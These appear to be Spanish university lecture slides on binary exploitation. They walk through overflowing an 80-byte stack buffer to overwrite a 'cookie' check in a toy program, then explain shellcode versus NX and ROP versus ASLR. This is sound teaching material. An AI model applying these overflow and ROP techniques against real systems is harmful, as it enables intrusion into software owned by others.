
Introducción a la pila

- Esta sería la forma de la pila en la función main.
- Nuestro **objetivo** es mediante buffer (ebp - 0x54) modificar el valor de "cookie" (o **cookie_entrada** en base a como lo hemos llamado nosotros).
- 0x54 → 84 en decimal → 80 bytes para buffer y 4 bytes para cookie.

La pila


Registros esp y ebp

- esp contiene la dirección que indica el final de la pila.
- ebp contiene la dirección de base de la pila.



Buffer Overflow/Smash the stack

Ataque



- Nuestro buffer tiene un size de 80 char, por tanto introduciremos 80 * 'A' para llenar este de 'AAAAAA...'.
 (Note: The diagram shows 8 lines of 10 'A's each, totaling 80 'A's.)
- Tras esto, los siguientes 4 bytes que introduzcamos serían los que nos modifican nuestra "cookie".

- # Análisis dinámico del ataque

[illegible]

Buffer Overflow/Smash the stack


eax 0x41424344

```
cmp eax, 0x41424344  
jne 0x80491d4
```

```
you win!  
(2179) Process exited with status=0x0
```

Resultado final

- La expresión cmp se va a cumplir y por lo tanto mostramos el mensaje que queríamos.
- Si le damos a "continue" podemos ver que en la consola se nos mostraría el mensaje.




ATAQUES VS MITIGACIONES

SHELLCODING vs NX

SHELLCODING CLÁSICO

- Buffer Overflow
- Dejar el payload en stack
- Apuntar EIP al stack
- NOP slide hasta ejecutar shellcode inyectado



NX

- El bit NX se refiere a no execute.
- Marca una zona de memoria como NO EJECUTABLE
- El procesador no ejecutará ninguna instrucción que se encuentre en esa zona
- Al compilar, por defecto, el stack se marca como no ejecutable (ya que el stack, es escribible)

```
ismael@makemake: ~  
ismael@makemake:~$ cat /proc/$$/maps | tail -n 3 | head -n 1  
7ffe59bd1000-7ffe59bf2000 rw-p 00000000 00:00 0 [stack]  
ismael@makemake:~$
```

ROP vs ASLR

ROP

- Return Oriented Programming
- ROP consiste en concatenar pequeños trozos del código disponible del proceso para conformar el código que queremos que se ejecute cuando secuestramos el flujo de control.
- Bypass de NX/DEP3
- En vez de inyectar shellcode y ejecutar, usa “gadgets” del propio código y librerías (como la libc)
- Vamos saltando a direcciones de memoria, para (por ejemplo) articular una llamada a `system(/bin/sh)`

ASLR

- Aleatorizar dirección base de las regiones de memoria (e.g. bases de las librerías)
- Un atacante no sabría donde saltar para ejecutar gadgets y/o funciones de librerías

```
ismael@makemake:~$ ./a.out
Address of function shell is 0x55f667108196
ismael@makemake:~$ ./a.out
Address of function shell is 0x5611dfda9196
ismael@makemake:~$ ./a.out
Address of function shell is 0x558ddc7b5196
ismael@makemake:~$ ./a.out
Address of function shell is 0x558860bb7196
ismael@makemake:~$ ./a.out
Address of function shell is 0x5627d6869196
```



IV. PWN



Universidad
Rey Juan Carlos